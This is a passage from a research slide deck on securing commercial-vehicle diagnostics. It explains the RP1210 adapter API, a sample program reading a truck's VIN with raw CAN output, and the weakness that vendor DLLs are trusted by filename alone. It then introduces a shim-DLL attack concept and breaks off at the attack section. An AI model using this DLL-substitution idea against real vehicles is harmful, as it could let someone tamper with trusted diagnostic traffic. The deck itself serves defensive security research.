# Securing Off-Board Vehicle Diagnostics

Prepared by Sharika Kumar* and Jeremy Daily+
*Accelera by Cummins/The Ohio State University, +Colorado State University

# Agenda

01 Off-Board Commercial Vehicle Diagnostics

02 Shim DLL Attack Model


03 ISO14229 Unified Diagnostic Services (UDS)

04 Securing XCP Protocol

05 Conclusion


# Medium and Heavy Duty (MHD) Network Communication

- MHD networks are typically built on SAE J1939 over CAN 2.0b (Multi-master serial bus, features unicast and broadcast messages, transport fragmentation/reassembly)
- Diagnostic application often run on a Windows-based PC or laptop using an RP1210 compliant vehicle diagnostics adapter.




# Vehicle Diagnostic Adapters (VDAs)

- VDAs translates vehicle communications to a diagnostic application.
- American Trucking Association's (ATA) Technology and Maintenance Council (TMC) initiated RP1210 in the 1990's to enable VDA interoperability.
- RP1210 describes a standard API for a Windows PC application to communicate with the network.
- A trusted maintenance technician is often granted access to connect a VDA to the diagnostic port to exercise the off-board communications.



The concept of RP1210

# Simple RP1210 Example



Minimal implementation to request a VIN


The message structure depends on the type of client


- J1939
- CAN
- J1708

| Function Name | Description |
|---|---|
| RP1210_ClientConnect (…) | Load the routines for a particular protocol on the correct channel |
| RP1210_SendCommand(…) | Send command to change the behavior or property of the VDA |
| RP1210_SendMessage (…) | Send a message through the VDA to the vehicle network |
| RP1210_ReadMessage (…) | Read a message from the vehicle network |
| RP1210_ClientDisconnect (…) | Disconnect the client and close the driver |

# Simple RP1210 Example, cont.

Source available at [https://github.com/SystemCyber/ShimDLL](https://github.com/SystemCyber/ShimDLL)





Load Library

Client Connect

Send Command

Read Message

Send Message

Display VIN

Client Disconnect

Loads a DLL from the VDA vendor found in C:\Windows\System32

Establish a connection with J1939 at 250k

Set all filters to pass


Poll messages and look for VIN

Send Request message for VIN


Find VIN?

# Simple RP1210 Example, cont.

```
simpleRP1210.exe CIL7R32.dll 1
```



```
C:\Users\Jeremy\Documents\GitHub\ShimDLL>simpleRP1210.exe CIL7R32.dll 1
Starting the simpleRP1210 program.
Command-line Arguments:
argv[0]: simpleRP1210.exe
argv[1]: CIL7R32.dll
argv[2]: 1
The name for the RP1210 driver to be used is CIL7R32.dll
The RP1210 Device ID selected is 1
Argument substring is .dll
Great! The first command line argument has .dll in it. There's a chance it
Loading external RP1210 library...done.
Loading RP1210 functions...done.
Using RP1210_ReadVersion...done.
DLL Major Version: 1
DLL Minor Version: 0
API Major Version: 3
API Minor Version: 0
Using RP1210_ClientConnect...done.
The J1939 Client Identifier is 0
Using RP1210_SendCommand for set filters to pass...done.
The return code for setting filters to pass is 0
4A 19 61 68 40 FD 00 06 00 FF FF FF 00 FF FF FF FF FF
4A 19 63 AF DF FE 00 06 00 FF 7D A0 28 00 FB FF FF F0   }á(√  ≡
4A 19 66 02 03 F0 00 03 00 FF C3 00 00 FF FF 0F FA FF   ├  ·
4A 19 68 3F F2 FC 00 06 00 FF FA FF FF FF FF FF FF FF   ·
4A 19 74 EA 23 F0 00 03 00 FF 00 00 FF FF FF FE FF FF      ■
4A 19 8A 99 F1 FE 00 06 00 FF FF FF FE FF FF FF FF FF     ■
4A 19 8E 26 04 F0 00 03 00 FF 0E 7D 7D 00 00 00 0F 7D   }}}
4A 19 AF 91 DF FE 00 06 00 FF 7D A0 28 00 FB FF FF F0   }á(√  ≡
4A 19 C2 E2 C5 FC 00 06 00 FF FF FF FF FF FF FF FF FF
4A 19 C5 36 A3 FD 00 04 00 FF FF FF FA FF FF FF FF FF     ·
4A 19 C7 77 00 85 00 06 00 FF FF FF FF FF 28 5A FF FF       (Z
4A 19 C9 C1 1A F0 00 04 00 FF FF FF FF FF FF FF FF FF
4A 19 D8 A6 26 F0 00 03 00 FF FF FF F0 FF FF FF FF FF     ≡
4A 19 DA EB 92 FE 00 07 00 FF FF 00 50 FF FF FF 00 00    P
```



```
39 2A 15 FC 1A F0 00 04 00 FF FF FF FF FF FF FF FF FF
39 2A 24 C4 26 F0 00 03 00 FF FF FF F0 FF FF FF FF FF     ≡
39 2A 27 08 92 FE 00 07 00 FF FF 00 50 FF FF FF 00 00    P
39 2A 29 57 04 F0 00 03 00 FF 0E 7D 7D 00 00 00 0F 7D   }}}
39 2A 36 65 33 F0 00 06 00 FF FF FF FF FF FF FF FF FF
39 2A 49 DF DF FE 00 06 00 FF 7D A0 28 00 FB FF FF F0   }á(√  ≡
39 2A 4C 2F 94 FD 00 06 00 FF 00 00 FF FF FF FF FF FF
39 2A 72 E2 9B FD 00 06 00 FF FF 00 FF FF FF F0 FF FF       ≡
39 2A 75 1F 03 F0 00 03 00 FF C3 00 00 FF FF 0F FA FF   ├  ·
39 2A 77 74 04 F0 00 03 00 FF 0E 7D 7D 00 00 00 0F 7D   }}}
39 2A 84 93 23 F0 00 03 00 FF 00 00 FF FF FF FE FF FF      ■
39 2A 86 E3 96 FC 00 06 00 FF 00 00 FF FF FF FF FF FF
39 2A 97 FE DF FE 00 06 00 FF 7D A0 28 00 FB FF FF F0   }á(√  ≡
39 2A AB 7F FD FC 00 04 00 FF FF FF FF FF 00 00 FF FF
39 2A C4 8D 04 F0 00 03 00 FF 0E 7D 7D 00 00 00 0F 7D   }}}
39 2A D2 AD 57 FC 00 06 00 FF 00 00 00 00 00 00 00 00
39 2A D4 FA 01 F0 00 06 00 FF FF FF FF FF FF FF FF FF
39 2A D7 44 1A F0 00 04 00 FF FF FF FF FF FF FF FF FF
39 2A E5 FE 26 F0 00 03 00 FF FF FF F0 FF FF FF FF FF     ≡
39 2A E8 44 DF FE 00 06 00 FF 7D A0 28 00 FB FF FF F0   }á(√  ≡
39 2A F9 74 33 F0 00 06 00 FF FF FF FF FF FF FF FF FF
39 2A FB C5 F0 FE 00 06 00 FF FF FF FF FF FF FF FF FF
39 2B 12 DC 04 F0 00 03 00 FF 0E 7D 7D 00 00 00 0F 7D   }}}
39 2B 34 3D DF FE 00 06 00 FF 7D A0 28 00 FB FF FF F0   }á(√  ≡
39 2B 36 78 03 F0 00 03 00 FF C3 00 00 FF FF 0F FA FF   ├  ·
39 2B 38 D3 F2 FC 00 06 00 FF FA FF FF FF FF FF FF FF   ·
39 2B 47 B8 23 F0 00 03 00 FF 00 00 FF FF FF FE FF FF      ■
39 2B 5D 67 F1 FE 00 06 00 FF FF FF FE FF FF FF FF FF     ■
39 2B 60 F7 04 F0 00 03 00 FF 0E 7D 7D 00 00 00 0F 7D   }}}
39 2B 6E F7 DD FE 00 06 00 FF FF 00 00 FF FF FF FF FF
39 2B 82 64 DF FE 00 06 00 FF 7D A0 28 00 FB FF FF F0   }á(√  ≡
39 2B 87 90 EC FE 00 83 00 FF 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A   *********************
Found PGN 65260

Program ending.
Number of SendMessages 1
Number ReadMessages 1041

C:\Users\Jeremy\Documents\GitHub\ShimDLL>
```

# Observations


It worked…

- No need to verify the VDA dll.
- Read and Write Messages over the network (i.e. this is a trusted operation)
- Identification of the vendor DLL is based only on filename.
  - Can rewrite the filename for the existing legitimate DLL

What if we created a new DLL that connected to the legitimate DLL and presented the RP1210 functions to the diagnostics tool?

ShimDLL.dll

# Attacking Vehicle Diagnostic Adapter Drivers



RP1210 based Diagnostic Application

